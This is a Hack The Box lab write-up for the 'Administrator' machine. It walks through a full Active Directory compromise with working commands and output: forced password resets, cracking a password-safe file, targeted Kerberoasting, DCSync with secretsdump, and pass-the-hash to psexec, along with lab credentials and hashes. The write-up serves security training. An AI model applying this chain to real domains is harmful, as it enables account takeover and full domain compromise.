HTB: Administrator - Medium
Enumeration
We began with an Nmap scan to locate the open ports on the host.
nmap -sV -sC -p- -oN administrator_full.nmap 10.129.26.112
[..]
Nmap scan report for administrator.htb (10.129.26.112)
Host is up (0.0099s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-15 01:29:09Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
57711/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
57716/tcp open  msrpc         Microsoft Windows RPC
57719/tcp open  msrpc         Microsoft Windows RPC
57736/tcp open  msrpc         Microsoft Windows RPC
57769/tcp open  msrpc         Microsoft Windows RPC
57793/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
First of all, if you’re reading this and feeling stuck: take a moment to review the machine description. It already provides credentials for a grey box testing scenario.
Let’s start by using BloodHound.py to export the BloodHound JSON data:
python3 /opt/tools/InfraTools/BloodHound.py/bloodhound.py -u 'olivia' -p 'ichliebedich' -d administrator.htb -dc dc.administrator.htb -ns 10.129.26.112 -c All
Since the only machine available is the domain controller, we’ll attempt to gain access to it.
evil-winrm -i dc.administrator.htb -u olivia -p 'ichliebedich'
We can confirm that we now have access to the Domain Controller as the user ‘Olivia’.
Privilege escalation
Next, let’s examine our BloodHound export to explore potential privilege escalation paths.
Escalate to user Michael
By checking the First Degree Object Control in BloodHound, we discover that Olivia has GenericAll permissions on the user Michael.

So when you hover over the GenericAll part in BloodHound, you can view the commands that can be used to exploit this permission.
In this case, it suggests using a net command for exploitation:
net rpc password "MICHAEL" 'VeryStr0ngP455w0rd!' -U "administrator.htb"/"OLIVIA"%"ichliebedich" -S "dc.administrator.htb"
With as result, changing the password for the user michael:
nxc smb 10.129.26.112 -u 'michael' -p 'VeryStr0ngP455w0rd!' -d administrator.htb
[..]
SMB   10.129.26.112   445    DC   [+] administrator.htb\michael:VeryStr0ngP455w0rd!
Escalate to user Benjamin
Now when looking at the First Degree Object Control again, we notice that from Michael, we can ForceChangePassword for the user Benjamin:

Which we can again exploit with the net command:
net rpc password "BENJAMIN" 'VeryStr0ngP455w0rd!' -U "administrator.htb"/"MICHAEL"%'VeryStr0ngP455w0rd!' -S "dc.administrator.htb"
And again, we obtained access to the other user and escalated our privileges:
nxc smb 10.129.26.112 -u 'benjamin' -p 'VeryStr0ngP455w0rd!' -d administrator.htb
[..]
[+] administrator.htb\benjamin:VeryStr0ngP455w0rd!
Escalate to user Emily
Now with access to the user Benjamin, we examine which groups he belongs to. We discover that he is a member of the Share Moderators group:

Running NetExec with the --shares flag didn’t reveal anything noteworthy. However, we know there’s an FTP port available, which might be relevant. Let’s attempt to connect to FTP using our newly obtained user credentials:
lftp benjamin@10.129.26.112
Password:
lftp benjamin@10.129.26.112:~> ls
10-05-24  09:13AM      952 Backup.psafe3
Success! The only file located on the FTP server is Backup.psafe3. Let’s download it using the get command:
get Backup.psafe3
Now we need to determine the file type. This can be done using the file command:
file Backup.psafe3
[..]
Backup.psafe3: Password Safe V3 database
After some research, I discovered that John the Ripper has a module for this file type called pwsafe2john. I ran it with:
python3 /opt/tools/john/run/pwsafe2john.py ~/Documents/Labs/administrator/ftp/Backup.psafe3
[..]
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050
So it requires you to run the bleeding-edge version of john. This version at least has the ability to crack the hash:
/opt/tools/john/run/john pwsafehash.left
[..]
tekieromucho     (Backu)
I downloaded the Password Safe tool from https://www.pwsafe.org/ on a Windows 10 machine. I chose this approach since I’m running Wayland on my Linux system, which tends to create compatibility issues with certain applications.

After opening the file and entering the cracked password, we are met with the following available passwords:

Which contain the following passwords for the following users:
alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
Now we create two files:
users.txtcontaining usernamespasswords.txtcontaining passwords in the corresponding order
Then we run the following Netexec command, to try the password on the corresponding user:
nxc smb 10.129.26.112 -u users.txt -p passwords.txt -d administrator.htb --no-brute --continue-on-success
[..]
SMB         10.129.26.112   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.26.112   445    DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.26.112   445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
SMB         10.129.26.112   445    DC               [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
And the user Emily can use evil-winrm to connect to the Domain Controller. Revealing the user flag:
*Evil-WinRM* PS C:\Users\emily\Desktop> type user.txt
2cb6cf3abe2b385218decf60c223a8a1
Escalate to user Ethan
We successfully compromised the user Emily, who has GenericWrite permissions on the user Ethan:

Path that does not work
After discovering that Emily has GenericWrite permissions on Ethan, I checked the “info” section by hovering over GenericWrite in BloodHound. This revealed that we could use pywhisker (https://github.com/ShutdownRepo/pywhisker) for exploitation.
When running pywhisker, I encountered an error: [!] unsupported hash type MD4. The solution was found at https://github.com/cannatag/ldap3/issues/1038.
I recommend setting up a Python virtual environment for this process.
After fixing the issue, I successfully ran:
pywhisker -d "administrator.htb" -u "emily" -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb" --target "ethan" --action "add"
Where the following result is shown:
[*] Searching for the target account
[*] Target user found: CN=Ethan Hunt,CN=Users,DC=administrator,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: b00793d3-552e-20f2-9cf5-90dd34463a91
[*] Updating the msDS-KeyCredentialLink attribute of ethan
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: puBOjP3Q.pfx
[+] PFX exportiert nach: puBOjP3Q.pfx
[i] Passwort für PFX: FLAQp07A9ULYdDWwELF9
[+] Saved PFX (#PKCS12) certificate & key at path: puBOjP3Q.pfx
[*] Must be used with password: FLAQp07A9ULYdDWwELF9
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
I attempted to use gettgtpkinit from PKINITtools but encountered issues. To fix PKINITtools, I ran:
pip3 install -I git+https://github.com/wbond/oscrypto.git
Source for the fix: https://github.com/dirkjanm/PKINITtools/issues/9
I also encountered a “clock too skew” error. This was resolved:
timedatectl set-ntp 0
sudo ntpdate 10.129.26.112
This step is crucial when working with Kerberos tickets.
I tried using the .pfx file with various tools (certipy, rubeus, passtheticket) without success.
The correct path
So I switched to a targeted Kerberoast attack (https://github.com/ShutdownRepo/targetedKerberoast):
targetedKerberoast -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
This revealed Ethan’s hash:
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$def74[..]b5670
I cracked the hash with the following hashcat command:
hashcat -m 13100 kerb.left ../../../wordlists/rockyou.txt
Which cracked the password for the user Ethan:
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$def[..]b5670:limpbizkit
After cracking it, I validated the password by using Netexec:
nxc smb 10.129.26.112 -u ethan -p limpbizkit -d administrator.htb
SMB         10.129.26.112   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.26.112   445    DC               [+] administrator.htb\ethan:limpbizkit
Escalate to the Administrator
Looking at First Degree Object Control again, we discover that ethan has the ability to execute a DCSync attack on the domain:

And the DCSync attack can be executed with the command:
secretsdump.py administrator.htb/ethan:'limpbizkit'@10.129.26.112
[..]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
which contains the administrator hash, which we can use for Pass-the-Hash (PtH) authentication:
nxc smb 10.129.26.112 -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e -d administrator.htb
Which provides us access to the Administrator user:
administrator.htb\administrator:3dc553ce4b9fd20bd016e098d2d2fd2e (Pwn3d!)
After that a connection is made to the Domain Controller with the following psexec command:
psexec.py administrator@dc.administrator.htb -hashes :3dc553ce4b9fd20bd016e098d2d2fd2e
With as result, the root.txt flag is obtained:
C:\Users\Administrator\Desktop> type root.txt
c4bef[..]4566348